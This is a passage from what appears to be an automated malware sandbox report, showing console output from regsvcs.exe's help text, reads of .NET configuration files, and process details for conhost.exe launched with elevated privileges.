\Device\ConDrv	unknown	256	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 28 64 65 66 61 75 6c 74 29 2e 0d 0a 20 20 20 20 2f 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 43 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2c 20 65 72 72 6f 72 20 69 66 20 69 74 20 61 6c 72 65 61 64 79 20 65 78 69 73 74 73 2e 0d 0a 20 20 20 20 2f 65 78 61 70 70 20	USAGE: regsvcs.exe [options] A ssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp	success or wait	3	6CD01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	232	53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 71 75 69 65 74 20 20 20 20 20 20 20 20 20 20 20 53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 20 61 6e 64 20 73 75 63 63 65 73 73 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 63 6f 6d 70 6f 6e 6c 79 20 20 20 20 20 20 20 20 43 6f 6e 66 69 67 75 72 65 20 63 6f 6d 70 6f 6e 65 6e 74 73 20 6f 6e 6c 79 2c 20 6e 6f 20 6d 65 74 68 6f 64 73 20 6f 72 20 69 6e 74 65 72 66 61 63 65 73 2e 0d 0a 20 20 20 20 2f 61 70 70 64 69 72 3a 3c 70 61 74 68 3e 20 20 53 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 72 6f 6f 74 20 64 69 72 65 63 74 6f 72 79 20 74 6f 20 73 70 65 63 69 66 69 65 64 20 70 61 74 68 2e 0d 0a 0d 0a	Suppress logo output... /quiet Suppress logo output and success output... /componly Configure components only, no methods or interfaces... /appdir:<path> Set application root directory to specified path.....	success or wait	1	6CD01B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile

Analysis Process: conhost.exe PID: 5592 Parent PID: 4680

General

Start time:	15:22:04
Start date:	27/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis